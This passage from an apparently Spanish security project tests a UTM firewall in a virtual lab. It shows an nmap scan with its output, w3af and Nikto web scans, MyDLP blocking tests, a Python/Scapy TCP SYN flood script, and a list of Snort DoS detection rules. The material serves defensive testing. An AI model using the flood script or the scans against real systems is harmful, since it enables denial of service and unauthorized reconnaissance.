Para obtener más información se realizará un escaneo más agresivo mediante la opción –T4 de Nmap (para más información sobre la herramienta existe mucha literatura al respecto en internet). El resultado del análisis es más largo en este caso, por lo que lo mostramos en texto directamente:

root@bt:~# nmap -v -T4 -A 192.168.1.20

Starting Nmap 6.01 (http://nmap.org) at 2012-09-28 12:21 EDT

NSE: Loaded 93 scripts for scanning.

NSE: Script Pre-scanning.

Initiating Ping Scan at 12:21

Scanning 192.168.1.20 [4 ports]

Completed Ping Scan at 12:21, 0.04s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 12:21

Completed Parallel DNS resolution of 1 host. at 12:21, 2.03s elapsed

Initiating SYN Stealth Scan at 12:21

Scanning 192.168.1.20 [1000 ports]

Discovered open port 80/tcp on 192.168.1.20

Increasing send delay for 192.168.1.20 from 0 to 5 due to 11 out of 13 dropped probes since last increase.

Increasing send delay for 192.168.1.20 from 5 to 10 due to 11 out of 11 dropped probes since last increase.

Completed SYN Stealth Scan at 12:21, 48.67s elapsed (1000 total ports)

Initiating Service scan at 12:21

Scanning 1 service on 192.168.1.20

Completed Service scan at 12:22, 6.04s elapsed (1 service on 1 host)

Initiating OS detection (try #1) against 192.168.1.20

Initiating Traceroute at 12:22

Completed Traceroute at 12:22, 0.02s elapsed

Initiating Parallel DNS resolution of 2 hosts. at 12:22

Completed Parallel DNS resolution of 2 hosts. at 12:22, 2.04s elapsed

NSE: Script scanning 192.168.1.20.

Initiating NSE at 12:22

Completed NSE at 12:22, 0.17s elapsed

Nmap scan report for 192.168.1.20

Host is up (0.0022s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

|_http-title: Site doesn't have a title (text/html).

|_http-methods: OPTIONS GET HEAD POST

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 2008|7

OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7:::enterprise

OS details: Microsoft Windows Server 2008 SP1, Microsoft Windows 7 Enterprise

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=256 (Good luck!)

IP ID Sequence Generation: Incremental

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 0.07 ms 192.168.17.2

2 0.07 ms 192.168.1.20

```
NSE: Script Post-scanning.

Read data files from: /usr/local/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 62.16 seconds

      Raw packets sent: 2083 (93.868KB) | Rcvd: 335 (13.464KB)
```

En este escaneo encontramos mucha más información sobre la infraestructura. A parte de informarnos sobre el servidor web (Apache en Ubuntu), nos está dando información sobre el sistema operativo. El SO sobre el que está Apache es Ubuntu (en concreto Lubuntu) pero Nmap nos está indicando "Running: Microsoft Windows 2008|7" por lo que nos da la información sobre el ordenador en el que está la plataforma virtual. Extrapolando esto a un data center, Nmap podría dar información sobre la plataforma de virtualización sobre la que se encuentra un servidor (Hyper-V, VMware, Citrix, etc.). En este caso es error de bastionado del Windows sobre el que está Workstation, pero en un data center real se debe de seguir una política de seguridad estricta que no permita llegar a obtener datos de este tipo.

w3af

w3af (Web Application Attack and Audit Framework) es una herramienta open source de auditoría que permite detectar vulnerabilidades web y explotarlas. Es sencilla de utilizar y muy útil para automatizar diferentes análisis en un sólo proceso. Se dispone de varias plantillas de análisis, cada una de ellas tiene habilitados muchos plugins destinados a analizar una vulnerabilidad en particular.

En el caso de nuestro laboratorio virtual, realizaremos un análisis denominado "Ataque Endian" cuyo objetivo solamente es descubrir y recolectar información.




Figura 107.Pérfiles de análisis en w3af.




Figura 108.Plugins activos en el perfil seleccionado.

El resultado de estas pruebas fue muy pobre, ya que solamente nos informó de que había un puerto abierto y que el servidor web estaba basado en Apache. De manera positiva, el IDS/IPS Snort registró todas las pruebas que w3af realizó sobre la red, se puede observar un ejemplo de las alertas en la figura 109 (la IP del atacante en esta prueba era la 192.168.1.32).




Figura 109.Alertas de Snort sobre las actividades realizadas por w3af.

Nikto

Nikto es una herramienta programada en Perl la cual permite detectar gran cantidad de vulnerabilidades en servidores web. Es muy utilizada en tests de intrusión, además Nikto permite utilizarse desde Metasploit facilitando aún más la tarea de explotación. Se pueden realizar pruebas definidas y orientadas a descubrir un tipo concreto de vulnerabilidad, algunos de estos tests se muestran a continuación:

- File Upload. Exploits
- Interesting File / Seen in logs.
- Misconfiguration / Default File.
- Information Disclosure.

- Injection (XSS/Script/HTML).
- Remote File Retrieval - Inside Web Root.
- Denial of Service.
- Remote File
- Command Execution / Remote Shell
- SQL Injection.

Sumado a esto, es posible definir diversos niveles de evasión para hacerlo mas sigiloso frente a IDSs.

Analizaremos el objetivo (en este caso con la IP 192.168.1.49) a través de la herramienta Nikto.




Figura 110.Escaneo con Nikto.

El resultado de la auditoria nos muestra dos vulnerabilidades: se permiten múltiples métodos HTTP lo cual puede lugar a posibles amenazas, y se muestran archivos por defecto lo que puede resultar en ataques más elaborados por parte de un atacante ya que tendría información relevante sobre la infraestructura. En este caso Snort detectó todo lo que Nikto iba realizando, en la figura 111 se muestra un ejemplo.




Figura 111. Alertas de Snort sobre las actividades realizadas por Nikto.

Snort, como herramienta fundamental en el análisis del tráfico de red que atraviesa el UTM, está bien preparado para detectar posibles amenazas debidas a escaneos automáticos mediante herramientas del tipo de las utilizadas y mencionadas en este apartado.

5.5.2 Pérdida de información

La información es el activo más valioso de una organización o empresa. La normativa nacional e internacional obliga a llevar un control estricto sobre los datos que manejan las empresas. Un ejemplo a nivel nacional es la LOPD que clasifica los datos y establece donde y como se debe manejar la información según la clasificación. A nivel internacional tenemos PCI DSS, una normativa que debe cumplir cualquier organización que trate con números de tarjetas de crédito.

Como solución de código abierto describimos en el capítulo 3 a MyDLP. Esta solución dispone de una versión gratuita y otra de pago con un mayor número de funcionalidades. En este proyecto se realizarán pruebas con la versión gratuita, denominada Community Edition. Las pruebas se llevarán a cabo desde un ordenador de la zona roja conectado a la zona verde mediante VPN, de esta forma también probamos el servicio OpenVPN incorporado en Endian.




Figura 112. Conexión VPN con la red verde.

La IP asignada es la 192.168.100.10, la máquina virtual dispone de Windows XP SP3 y de Google Chrome como navegador predeterminado. Debemos configurar un servidor proxy, con la IP y el puerto por el que escucha MyDLP, como vemos en la figura 113.




Figura 113. Configuración del proxy para poder usar MyDLP.

Realizaremos dos pruebas, cada una destinada a probar una de las políticas establecidas en la configuración.

Keyword.

Una de las políticas establece, para la red, una búsqueda de keywords. La keyword elegida fue **"confidencial"**, para realizar la prueba nos conectamos al buscador google y escribimos la palabra confidencial. El primer resultado es el de un periódico español cuyo nombre es nuestra keyword, basta con intentar acceder al sitio web para que observemos como MyDLP bloquea el acceso.




Figura 114.Búsqueda en Google de la palabra confidencial.




Figura 115.MyDLP bloquea el acceso a la web www.elconfidencial.com.

Mediante keywords MyDLP realiza el mismo funcionamiento que un proxy de contenidos. El punto fuerte de MyDLP está en el análisis realizado sobre muchos formatos y formas, en la siguiente prueba se intentará enviar un email desde la dirección de la universidad con datos de una tarjeta bancaria dentro de texto referente a una noticia de actualidad.

Credit Card – Email.

Se intentará enviar un email, en este caso desde la cuenta de la universidad, con datos de una tarjeta de crédito. El número de tarjeta estará ubicado dentro de una noticia, para evitar que el análisis sea "fácil".




Figura 116.Correo electrónico con datos de una tarjeta de crédito.

Una vez preparado el email a enviar, rellenamos destinatario y pulsamos en el botón correspondiente de la interfaz para enviarlo. MyDLP bloqueará el mensaje y no permitirá enviarlo, tal y como se ve en la figura 117.




Figura 117.El email se bloquea debido al contenido.

Las evidencias de que estas pruebas se han realizado con éxito las encontramos en el log que proporciona MyDLP, en el registro de logs se almacenan todas las actividades bloqueadas por MyDLP.




Figura 117.Registro de alertas de MyDLP que muestran los bloqueos anteriores.

En el registro de logs podemos ver información sobre la IP de origen, el destino, la política que ha producido la alerta, la acción asociada a esa política, y los detalles de las alertas. En la primera alerta de la figura 117 se puede observar el bloqueo producido sobre el email ya que la política de tarjetas de crédito lo ha denegado. La cuarta alerta corresponde a la primera prueba, el bloqueo sobre google cuando se intentaba acceder a "información" confidencial.

5.5.3 Prueba de estrés: denegación de servicio

En el capítulo 4 se ha estudiado en más profundidad la taxonomía de los ataques de denegación de servicio. En el laboratorio virtual vamos a intentar realizar un ataque con un vector de tipo inundación por TCP SYN.

La victima será el servidor web ubicado en la dirección IP 192.168.200.4, como atacaremos a la red naranja será necesario atacar directamente a la IP "pública" del UTM para que luego haga *port forwarding* hacia el servidor. La configuración del UTM en la red roja ha sido a través de la opción "Ethernet DHCP", esto hará que tengamos una IP dinámica por lo que en algunas capturas aparecerá una dirección IP distinta a las otras, pero siempre será la que tenga en ese momento el firewall UTM.

Se ha creado un script en el lenguaje de programación Python utilizando las librerías Scapy [Anexo II] para realizar un ataque mediante envío masivo de tramas TCP SYN. A continuación se muestra el código implementado:

```
#! /usr/bin/env python
# -*- encoding: utf-8 -*-
# Name: Diego Cilleros Serrano
# Description: TCP SYN Flood Packet
import sys
from scapy.all import *

if len(sys.argv) != 2:
    print "Uso: python stress_endian.py <ip_DMZ:80>\n  Ejemplo: python
stress_endian.py 192.168.1.1"
    sys.exit(1)

print "Creamos una trama IP con los siguientes valores: (el puerto de origen
varía en cada trama enviada)"

#Muestra una trama de ejemplo
```

```
p=IP(dst=sys.argv[1])/TCP(flags="S",sport=random.randint(1,65535),dport=80)
p.show()

print "Envío de paquetes TCP/IP con SYN..."
send(IP(dst=sys.argv[1])/TCP(sport=RandShort(), dport=80), loop=1, verbose=1)

print "Respuestas:"
res.summary(lambda(s,r) : r.sprintf("%IP.src% \t %TCP.sport% \t %TCP.flags%")
)
res.plot(lambda x:x[1].id)
```

El objetivo del UTM es detectar el ataque, denegarlo por reglas de firewall no es posible ya que necesita que el puerto 80 esté abierto y que haga *port forwarding* hacia el servidor virtual de la zona naranja. La detección debería realizarse por medio de las reglas de Snort, el IDS/IPS que Endian incorpora.

Sid	Regla	Acciones
2009701	ET DOS DNS BIND 9 Dynamic Update DoS attempt	
2000010	ET DOS Cisco 514 UDP flood DoS	
2010674	ET DOS Cisco 4200 Wireless Lan Controller Long Authorisation Denial of Service Attempt	
2010755	ET DOS IBM DB2 kuddb2 Remote Denial of Service Attempt	
2002853	ET DOS FreeBSD NFS RPC Kernel Panic	
2001795	ET DOS Excessive SMTP MAIL-FROM DDoS	
2010491	ET DOS Possible MYSQL GeomFromWKB() function Denial Of Service Attempt	
2011761	ET DOS Possible MySQL ALTER DATABASE Denial Of Service Attempt	
2010554	ET DOS Netgear DG632 Web Management Denial Of Service Attempt	
2010486	ET DOS Potential Inbound NTP denial-of-service attempt (repeated mode 7 request)	
2010487	ET DOS Potential Inbound NTP denial-of-service attempt (repeated mode 7 reply)	
2010488	ET DOS Potential Inbound NTP denial-of-service attempt (repeated mode 7 request)	
2010489	ET DOS Potential Inbound NTP denial-of-service attempt (repeated mode 7 reply)	
2011732	ET DOS Possible VNC ClientCutText Message Denial of Service/Memory Corruption Attempt	
2011511	ET DOS ntop Basic-Auth DOS inbound	
2011512	ET DOS ntop Basic-Auth DOS outbound	
2012938	ET DOS IBM Tivoli Endpoint Buffer Overflow Attempt	
2013462	ET DOS Skype FindCountriesByNamePattern property Buffer Overflow Attempt	
2013463	ET DOS Skype FindCountriesByNamePattern property Buffer Overflow Attempt Format String Function Call	
2014384	ET DOS Microsoft Remote Desktop (RDP) Syn then Reset 30 Second DoS Attempt	
2014385	ET DOS Microsoft Remote Desktop (RDP) Syn/Ack Outbound Flowbit Set	
2014386	ET DOS Microsoft Remote Desktop (RDP) Session Established Flowbit Set	
2014430	ET DOS Microsoft Remote Desktop Protocol (RDP) maxChannelIds DoS Attempt Negative INT	
2014431	ET DOS Microsoft Remote Desktop Protocol (RDP) maxChannelIds DoS Attempt	
2014662	ET DOS Microsoft Remote Desktop Protocol (RDP) maxChannelIds Integer indef DoS Attempt	

Figura 118.Reglas de Snort sobre denegación de servicio.

Para asegurarnos que nuestro servidor web no sufre denegación de servicio, se utilizará una herramienta AntiDDoS, en este caso (D)DoS-Deflate. Una vez instalado se ejecuta cada periodo de tiempo que definamos.

Ataque.

Comenzamos el ataque, por lo que necesitamos la dirección IP del UTM. Una vez conocida la IP de la victima, ejecutaremos la herramienta creada con Scapy señalando, como uno de los argumentos, la IP de la victima.




Figura 119.Trama TCP/IP enviada con la herramienta de DoS.




Figura 120.Captura de tráfico con Wireshark, se observan todas las tramas TCP enviadas.

La herramienta stress_endian.py comienza el envío masivo de tramas TCP SYN, inunda la red con dichas tramas con el objetivo de colapsar el servidor web ubicado en la zona naranja. Hay que señalar que al ser necesario realizar *port forwarding* en el

UTM, también es posible que se produzca denegación de servicio en el propio UTM, por lo que debemos de tener cuidado.




Figura 121.Registro de alertas de Endian sobre las conexiones permitidas al puerto 80.

La monitorización muestra conexiones entrantes que están permitidas (el atacante tiene en este momento la IP 192.168.1.23), este es el primer paso hacia una denegación de servicio. Si intentamos acceder a la web desde un ordenador de la red roja vemos que no es posible acceder.

Figura 122.Denegación de servicio sobre la web ubicada en la zona naranja.

La segunda barrera, el sistema AntiDDoS, entra en acción. Ha sido configurado para rechazar IPs que realicen más de 150 conexiones, las pone en una lista negra y espera un periodo de tiempo para eliminarla de la lista negra.

